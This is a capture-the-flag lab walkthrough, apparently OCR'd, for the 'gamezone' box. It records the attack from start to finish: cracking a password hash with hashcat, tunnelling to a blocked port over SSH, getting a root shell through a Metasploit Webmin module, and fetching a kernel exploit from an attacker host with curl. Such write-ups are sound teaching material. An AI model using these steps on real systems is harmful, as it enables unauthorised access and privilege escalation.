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
The Hash

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

First we have to analyze the hash we have built in hash analyzer but let's do it from **Internet**




https://www.tunnelsup.com/hash-analyzer/

https://crackstation.net/ It can Directly crack you the **password**

Cracking

hashcat -m 1400 --attack-mode 0 hash.txt /usr/share/wordlists/rockyou.txt

as we know it is hash type is **Raw-256** hence we used -m 1400



Done

videogamer124

Exposing services with reverse SSH tunnels

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
ssh agent47@10.10.99.169

Password= videogamer124



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.
-L is a local tunnel (YOU <-- CLIENT). If a site was blocked, you can forward the traffic to a server you own and view it. For example, if imgur was blocked at work, you can do **ssh -L 9000:imgur.com:80 user@example.com.** Going to localhost:9000 on your machine, will load imgur traffic using your other server.
-R is a remote tunnel (YOU --> CLIENT). You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.

Reverse SSH Tunneling **enables you to access remote machines behind NAT**. For instance, you can access your office from home. Therefore, Reverse SSH Tunneling is a technique that enables you to SSH your Linux-based system that doesn't have a public IP address.

Remote port forwarding (reverse tunneling) Also often called SSH reverse tunneling, remote port forwarding **redirects the remote server's port to the localhost's port**. When remote port forwarding is used, at first, the client connects to the server with SSH.

Steps

We will use a tool called **ss** to investigate sockets running on a host.

If we run **ss -tulpn** it will tell us what socket connections are running.

Argument	**Description**
-t	Display TCP sockets
-u	Display UDP sockets
-l	Displays only listening sockets
-p	Shows the process using the socket
-n	Doesn't resolve service names

What are Sockets? (external)

Definition: A socket is **one endpoint of a two-way communication link between two programs running on the network**. A socket is bound to a port number so that the TCP layer can identify the application that data is destined to be sent to. An endpoint is a combination of an **IP** address and a **port** number.

A network socket is **one endpoint in a communication flow between two programs running over a network**. Sockets are created and used with a set of programming requests or "function calls" sometimes called the sockets application programming interface (API).

(End of External note)

We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run **ssh -L 10000:localhost:10000 <username>@<ip>**

Once complete, in your browser type "localhost:10000" and you can access the newly-exposed webserver.


CMS

Content Management System (CMS). These web applications are used to manage content on a website. For example, blogs, news sites, e-commerce sites and more!


The full form of CMS is the **Content Management System**. CMS is a software platform used to handle changes in website content creation, enabling multiple authors to develop, update, and publish material.

Got CMS Login page

credentials accepted user= agent47 pass= videogamer124



you can use the credentials for **agent47** user and login with it, it will **expose** you some **system info** and the **server version**




Now its time to search for potential exploits for this version and specs (kernel etc)

Priv Esc with Metasploit

https://www.rapid7.com/db/modules/exploit/unix/webapp/webmin_show_cgi_exec/

The options that I have set




just run and you will get a Rev Shell with root Privilege

Priv Esc without Metasploit (Failed)


Privilege Escalation without Metasploit

```
agent47@gamezone:~$ uname -r
4.4.0-159-generic
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_
64 x86_64 x86_64 GNU/Linux
agent47@gamezone:~$
```

We also got some info from the **Content Management Server CSM**



Got This Exploit https://www.exploit-db.com/exploits/47169



The Usage (snipped from code)

```
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
// user@ubuntu:~$ whoami
// user
// user@ubuntu:~$ id
// uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] checking kernel version

// root@ubuntu:/home/user# whoami
// root
// root@ubuntu:/home/user# id
// uid=0(root) gid=0(root) groups=0(root)
// root@ubuntu:/home/user# cat /etc/shadow
```

Time to Exploit

http://10.8.41.9:8000/pwn

- Download a file, saving the output under the filename indicated by the URL:
curl --remote-name http://example.com/filename

```
68 updates are security updates.


Last login: Tue Mar 29 02:27:06 2022 from 10.8.41.9
agent47@gamezone:~$ uname -r
4.4.0-159-generic
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64
agent47@gamezone:~$ cd /tmp
agent47@gamezone:/tmp$ curl --remote-name http://10.8.41.9:8000/pwn
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 40624  100 40624    0     0  21896      0  0:00:01  0:00:01 --:--:-- 21887
agent47@gamezone:/tmp$ dir
pwn
systemd-private-339dca544ece4e298bb0eae4157df4e7-systemd-timesyncd.service-xmddJn
agent47@gamezone:/tmp$
```

Lets run it

```
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ ./pwn
[.] starting
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[-] kernel version not recognized
```

